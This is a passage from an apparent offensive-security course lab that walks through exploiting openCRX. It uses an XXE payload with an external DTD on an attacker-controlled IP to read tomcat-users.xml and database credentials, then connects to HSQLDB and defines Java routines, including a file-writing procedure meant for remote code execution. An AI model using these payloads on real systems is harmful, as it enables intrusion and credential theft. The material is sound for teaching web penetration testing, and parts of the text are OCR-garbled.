12 Authorization: Basic Z3Vlc3QGZ3Vlc3Q=
13 Connection: close
14
15 <?xml version="1.0"?>
16 <!DOCTYPE data [
17 <!ENTITY % start "<![CDATA[">
18 <!ENTITY % file SYSTEM
'file:///home/student/crx/apache-tomee-plus-7.0.5/conf/tomcat-user
s.xml">
19 <!ENTITY % end "]]>">
20 <!ENTITY % dtd SYSTEM "http://192.168.119.120/wrapper.dtd" >
21 &dtd;
22 >
23 <org.opencrx.kernel.account1.Contact>
24   <lastName>&wrapper;</lastName>
25   <firstName>Tom</firstName>
26 </org.opencrx.kernel.account1.Contact>
    
```
- Response:**

```

[0, 0, 0, 2, 0, 0, 0, 0, <tomcat-users>\n  <role rolename=\n  \\"OpenCrxAdministrator\\\">\n    <role rolename=\\"OpenCrxUser\\\"\n      >\n      <role rolename=\\"Guest\\\">\n        <role rolename=\\"OpenCrxR
oot\\\">\n          <role rolename=\\"tomcat\\\">\n            <role rolename=\\"m
anager\\\">\n              <user username=\\"admin-Root\\\" password=\\"admin-
Root\\\" roles=\\"OpenCrxRoot,manager\\\">\n                <user usernames\\\"to
mcat\\\" password=\\"tomcat\\\" roles=\\"tomcat\\\">\n                  <user userna
mes\\\"admin-Standard\\\" password=\\"admin-Standard\\\" roles=\\"Open
CrxAdministrator\\\">\n                    <user username=\\"both\\\" password=\\"to
mcat\\\" roles=\\"OpenCrxUser,Guest\\\">\n                      <user username=\\"gues
t\\\" password=\\"tomcat\\\" roles=\\"OpenCrxUser,Guest\\\">\n                        <user
username=\\"Tom\\\" org:opencrx:kernel:account1>Contact
, 0, 0, 0, 0, 0, 0, 0, Tom, BEGIN_VCARD\nVERSION: 3.0\nUID: 372
F31VET5UY40HJKPOT8ZE\nREV: 20200528T133002Z\n:<tomcat-users>
\n  <role rolename=\\"OpenCrxAdministrator\\\">\n    <role rolen
ames=\\"OpenCrxUser\\\">\n      <role rolename=\\"Guest\\\">\n        <role
rolename=\\"OpenCrxRoot\\\">\n          <role rolename=\\"tomcat\\\">\n            <role
rolename=\\"manager\\\">\n              <user username=\\"admin-Root\\\" password=\\"admin-Root\\\" roles=\\"OpenCrxRoot,manager\\\">\n                <user username=\\"tomcat\\\" password=\\"tomcat\\\" roles=\\"tomcat\\\">\n                  <user username=\\"admin-Standard\\\" password=\\"admin-Stan
dard\\\" roles=\\"OpenCrxAdministrator\\\">\n                    <user username=\\"b
oth\\\" password=\\"tomcat\\\" roles=\\"tomcat\\\">\n                      <user usernam
e=\\"guest\\\" password=\\"guest\\\" roles=\\"OpenCrxUser,Guest\\\">\n                        <user
username=\\"Tom\\\">\n                      <tomcat-users>\n                        <role ro
lename=\\"OpenCrxAdministrator\\\">\n                          <role rolename=\\"OpenCrxU
ser\\\">\n                            <role rolename=\\"Guest\\\">\n                              <role rolen
ames=\\"OpenCrxRoot\\\">\n                                <role rolename=\\"tomcat\\\">\n                                  <role
rolename=\\"manager\\\">\n                                    <user username=\\"admin-Root\\\" password=\\"admin-Root\\\" roles=\\"OpenCrxRoot,manager\\\">\n                                      <user username=\\"
    
```

Figure 253: Using XXE to read tomcat-users.xml

Excellent. Using the CDATA wrapper, we should be able to read any file on the server accessible by the application process.


9.3.8.1 Exercise

Implement the “wrapper” payload and use it to read an XML file.

9.3.9 Gaining Remote Access to HSQLDB

Now we understand how to use the XXE vulnerability to read the tomcat-users.xml file and retrieve the credentials within.

Our first instinct might be to go after the Tomcat Manager application and try to deploy a malicious WAR file. However, if we attempt to browse to the Tomcat Manager application on the openCRX server, we find that the default configuration restricts access to localhost.



The screenshot shows a web browser window with the title "403 Access Denied". The address bar indicates the URL is "opencrx:8080/manager/". The page content is a standard 403 Access Denied message from the Tomcat Manager application, stating "You are not authorized to view this page." Below this, there is a note about modifying the Manager's context.xml file if it's not accessible from the same machine. It also mentions configuration changes for roles like manager-gui, manager-script, manager-jmx, and manager-status. The browser interface includes a navigation bar with links like "Most Visited", "Getting Started", "Kali Linux", "Kali Training", "Kali Tools", "Kali Docs", "Kali Forums", and "NetHunter". A "Burp" extension icon is visible in the toolbar.

Figure 254: Access Denied

We might also attempt to use the XXE to access Tomcat Manager with a Server -Side Request Forgery (SSRF)¹⁶⁰ attack, but this also proves problematic. While there are users with the “tomcat” and “manager” roles, these are not the correct roles for the version of Tomcat on the server.¹⁶¹ Unable to leverage the XXE vulnerability to access Tomcat Manager, we’ll need another attack vector.

Interestingly, the *File* class in Java can reference files and directories.¹⁶² If we modify our XXE payload to reference directories instead of files, it should return directory listings. We can use this to enumerate directories and files on the server.

¹⁶⁰ (Wikipedia, 2020), https://en.wikipedia.org/wiki/Server-side_request_forgery ¹⁶¹ (Apache Software Foundation, 2018), https://tomcat.apache.org/tomcat-8.0-doc/managerhowto.html#Configuring_Manager_Application_Access ¹⁶² (Oracle, 2020), <https://docs.oracle.com/javase/8/docs/api/java/io/File.html>



The screenshot shows the OWASP ZAP interface with the 'Target' set to `http://opencrx:8080`. In the 'Request' tab, a crafted XML payload is sent to the server. This payload includes a `<ENTITY % start;>` declaration pointing to a local file `file:///home/student/crx/`, which triggers an XXE vulnerability. The 'Response' tab displays the server's response, which is a directory listing of the contents of the specified directory. A specific path, `http://opencrx:8080/opencrx-rest-CRX/api-ui/index.html?url=http://opencrx:8080/opencrx-rest-CRX/org.opencrx.kernel.account1/provider/CRX/segment/Standard/.api`, is highlighted in red.

Figure 255: Using XXE to get directory listings

We want to use this vulnerability to find files that can provide us with additional access or credentials. We can often find this information in config files, batch files, and shell scripts. After a search, we find several files related to the database at `/home/student/crx/data/hsqldb/`, including a file with credentials, `dbmanager.sh`.

The screenshot shows the OWASP ZAP interface with the 'Target' set to `http://opencrx:8080`. In the 'Request' tab, a crafted XML payload is sent to the server. This payload includes a `<ENTITY % start;>` declaration pointing to a local file `file:///home/student/crx/data/hsqldb/dbmanager.sh`, which triggers an XXE vulnerability. The 'Response' tab displays the contents of the `dbmanager.sh` file, which is a shell script containing a Java command to export the database. A specific path, `http://opencrx:8080/opencrx-rest-CRX/api-ui/index.html?url=http://opencrx:8080/opencrx-rest-CRX/org.opencrx.kernel.account1/provider/CRX/segment/Standard/.api`, is highlighted in red.


Figure 256: Reading dbmanager.sh

A JDBC connection string in the file with a value of “`jdbc:hsqldb:hsq://127.0.0.1:9001/CRX`” lists a username of “sa” and a password of “manager99”. The application appears to be using HSQLDB,¹²⁵ a Java database. Let’s familiarize ourselves with HSQLDB.

HSQLDB servers rely on Access Control Lists (ACLs) or network layer protections¹²⁶ to restrict access beyond usernames and passwords. We can read the `crx.properties` file to determine if any ACLs are defined within HSQLDB itself.

¹²⁵ (The HSQL Development Group, 2020), <http://hsqldb.org/>

¹²⁶ (The HSQL Development Group, 2020), http://www.hsqldb.org/doc/2.0/guide/running-chapt.html#rgc_security



The screenshot shows the OWASPErseus interface. In the Request tab, a POST request is being sent to `http://opencrx:8080/opencrx-rest-CRX/api-ui/index.html?url=http://opencrx:8080/opencrx-rest-CRX/org.opencrx.kernel.account1/provider/CRX/segment/Standard/.api`. The Headers section includes `Content-Type: application/xml`. The XML payload contains a DTD reference to a local file `/home/student/crx/data/hsqldb/crx.properties`. In the Response tab, the server returns an XML document. A red box highlights the `familyStatus` field in the XML output, which contains the value `"#HSQL Database Engine 2.4.0\n#Tue May 05 09:28:45 PDT 2020\nversion=2.4.0\nmodified=yes\ntx_timestamp=0\n", "familyStatus": 0`.

Figure 257: Reading crx.properties

There are no ACLs defined in the properties file. Without remote code execution on the server, we have no way of knowing if iptables rules are in place to prevent access to the database. Since the JDBC string referenced port 9001, let's do a quick nmap scan to find out if TCP port 9001 is open.

```
kali@kali:~/opencrx$ nmap -p 9001 opencrx
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-17 10:37 CST
Nmap scan report for opencrx(192.168.121.126)
Host is up (0.00047s latency).

PORT      STATE SERVICE
9001/tcp  open  tor-orport
```

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds

Listing 391 - Using nmap to verify the HSQLDB port is open

The database port appears to be open and we have credentials, so let's try connecting to the database and determine what we can do with it. We will need an HSQLDB client in order to

connect. We can download hsqldb.jar from the HSQLDB website,¹²⁷ which includes a database manager tool.¹²⁸

Once we have a copy of the jarfile on our Kali machine, we will use `java` to run it, use `-cp` to add the jar to our classpath, specify we want the GUI with `org.hsqldb.util.DatabaseManagerSwing`, connect to the remote database with `--url`, and set the credentials with `--user` and `--password`:

```
kali@kali:~/Documents/jarfiles$ java -cp hsqldb.jar
org.hsqldb.util.DatabaseManagerSwing --url jdbc:hsqldb:hsq1://opencrx:9001/CRX --user
sa --password manager99
```

Listing 392 - Connecting to HSQLDB instance

After a few moments, a new GUI window should open.




Figure 258: HSQL Database Manager

¹²⁷ (Slashdot Media, 2020), <https://sourceforge.net/projects/hsqldb/files/hsqldb/>

¹²⁸ (The HSQL Development Group, 2020), <http://hsqldb.org/doc/2.0/util-guide/dbm-chapt.html>

We could query the database but perhaps we can find a way to do more, like write a file. HSQL does not have a function similar to MySQL's "SELECT INTO OUTFILE". However, the documentation reveals that HSQL custom procedures can call Java code.¹⁶⁷

9.3.9.2 Exercise

Connect to the HSQLDB service.

9.3.10 Java Language Routines

We can call static methods of a Java class from HSQLDB using Java Language Routines (JRT).¹⁶⁸ Like any Java program, the class needs to be in the application's *classpath*.¹⁶⁹

We can only use certain variable types as parameters and return types. These types are mostly primitives and a few simple objects that map between Java types and SQL types.

Java is an object-oriented programming language. It does, however, have eight data types that are not objects, such as int or float. Primitives can be declared and assigned values without instantiating them as objects with the new keyword. This can be confusing because there are also object versions for each primitive, such as Integer or Float.

JRTs can be defined as *functions* or *procedures*. Functions can be used as part of a normal SQL statement if the Java method returns a variable. If the Java method we want to call returns *void*, we need to use a procedure. Procedures are invoked with a *CALL* statement.

The syntax to create functions and procedures is fairly similar, as we will observe later.

9.4 Remote Code Execution

Let's create a proof-of-concept function that enables us to check system properties¹⁷⁰ by calling the Java *System.getProperty()* method. Java uses these system properties to track configuration about its runtime environment, such as the Java version and the current working directory. The method call is relatively simple - it takes in a String value and returns a String value. We want something simple to verify we can create and run a function on the remote server, and we may find it useful later on to be able to view system properties.

```
CREATE FUNCTION systemprop(IN key VARCHAR) RETURNS VARCHAR
LANGUAGE JAVA
DETERMINISTIC NO SQL
EXTERNAL NAME 'CLASSPATH:java.lang.System.getProperty'
```

Listing 393 - Defining a JRT function to call System.getProperty

¹⁶⁷ (The HSQL Development Group, 2020), http://hsqldb.org/doc/2.0/guide/sqlroutines-chapt.html#src_jrt_routines ¹⁶⁸ (The HSQL Development Group, 2020), http://hsqldb.org/doc/guide/sqlroutines-chapt.html#src_jrt_routines ¹⁶⁹ (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Classpath_\(Java\)](https://en.wikipedia.org/wiki/Classpath_(Java)) ¹⁷⁰ (Oracle, 2019), <https://docs.oracle.com/javase/tutorial/essential/environment/sysprop.html>

Let's break down the code above. On the first line, we'll create a new function named "systemprop", which takes in a "key" value as a varchar and returns a varchar. Next, we'll tell the database to run the function as Java. And finally, we'll specify that we want the function to run the `getProperty`¹²⁹ method of the `java.lang.System` class. The Java method expects a String value named "key". This must match the name of the variable passed after the IN keyword in the function we are defining.

To create the function on the openCRX server, we will enter the code above in the upper right window of the HSQL Database Manager GUI and click *Execute SQL*.

¹²⁹ (Oracle, 2018), [https://docs.oracle.com/javase/7/docs/api/java/lang/System.html#getProperty\(java.lang.String\)](https://docs.oracle.com/javase/7/docs/api/java/lang/System.html#getProperty(java.lang.String))




Figure 259 Creating an HSQL function

Once the function is created, we need to call it. However, functions are not the same as tables and we cannot select from them directly in a SELECT statement unless we are including a table. Instead, we can call the function using a VALUES clause without specifying a SELECT from a table. Let's pass in "java.class.path" as our parameter to check the classpath of the HSQLDB process.




Figure 260: Invoking the systemprop function

The classpath we have to work with is very limited. Although hsqldb.jar is the only file listed, a Java process always has access to the default Java classes. If we want to use a function or procedure to do anything malicious, we'll need to find a suitable method in hsqldb.jar or the core Java JAR files.

We have the following restrictions:

1. The method must be static.
2. The method parameters must be primitives or types that map to SQL types.
3. The method must return a primitive, an object that maps to a SQL type, *or void*.
4. The method must run code directly or write files to the system.

In Java, all methods must include a return type. The keyword is used when a method does not return a value.

We can use JD-GUI to search for methods that match these criteria. Prior to Java version 9, standard classes were stored in lib/rt.jar. While we could open this jar in JD-GUI, it would quickly

become apparent that the search functionality doesn't cover method signatures. Our next option is to export the source files out of JD-GUI and open them with VS Code.

We will start our search with methods that are "public static" and return void. We will use the regular expression of "public static void \w+\(String" as our search term. This will search for:

- the string "public static void"
- followed by any number of "word" characters (a-zA-Z0-9)
- followed by a parenthesis
- followed by the word "String"

This search string will let us find any methods that are public, static, return void, and take a String as their first parameter. We will still need to do some manual inspection, but this should give us a good start. We will click the *Use Regular Expression* button to run the search.




Figure 261: Using VS Code to search for candidate methods

Our search identified 215 results. Going through the results manually, we find that `com.sun.org.apache.xml.internal.security.utils.JavaUtils` inside `/usr/lib/jvm/java-8-openjdk-amd64/jre/lib/rt.jar` matches our criteria.

```

096 public static void writeBytesToFilename(String paramString, byte[]
paramArrayOfByte) {
097     FileOutputStream fileOutputStream = null;
098     try {
099         if (paramString != null && paramArrayOfByte != null) {
100             File file = new File(paramString);
101             fileOutputStream = new FileOutputStream(file);
102             fileOutputStream.write(paramArrayOfByte);
103             fileOutputStream.close();
104         }
105         else if (log.isLoggable(Level.FINE)) {
106             log.log(Level.FINE, "writeBytesToFilename got null byte[] pointed");
107         }
108         } catch (IOException iOException) {
109             if (fileOutputStream != null) {
110                 try {
111                     fileOutputStream.close();
112                 } catch (IOException iOException1) {
113                     if (log.isLoggable(Level.FINE)) {
114                         log.log(Level.FINE, iOException1.getMessage(), iOException1);
115                     }
116                 }
117             }
118         }

```

```

119      }
120      }
121      }
122      }

```

Listing 394 - writeBytesToFilename method

This method seems to meet our criteria. It returns void, so we can call it from a procedure. Next, we need to pass in a string and a byte array. It creates a new file using the string value as its name (line 100) and writes the byte array to the file (line 104).

According to the HSQLDB documentation,¹³⁰ we should be able to pass in string and byte array types from our query.

SQL Type	Java Type
CHAR	or String
VARCHAR	
BINARY	byte[]
VARBINARY	byte[]

Table 1 - SQL types to Java types

Since the method we plan to call returns void, let's create a new procedure. We'll use a VARCHAR for the *paramString* parameter and a VARBINARY for the *paramArrayOfByte* parameter. We could set the length of a BINARY field, however, the database would pad any value we submitted with zeroes. This might interfere with the file we want to create, so we'll use VARBINARY, which doesn't pad the value. Let's set the size of the VARBINARY as 1024 to give us enough room for a payload.

```

CREATE PROCEDURE writeBytesToFilename(IN paramString VARCHAR, IN paramArrayOfByte
VARBINARY(1024))
LANGUAGE JAVA
DETERMINISTIC NO SQL
EXTERNAL NAME
'CLASSPATH:com.sun.org.apache.xml.internal.security.utils.JavaUtils.writeBytesToFilename'

```

Listing 395 - Procedure definition for writeBytesToFilename

The syntax to create a procedure is mostly the same as creating a function. After creating the procedure on the openCRX server, we'll invoke it using the CALL keyword, similar to stored

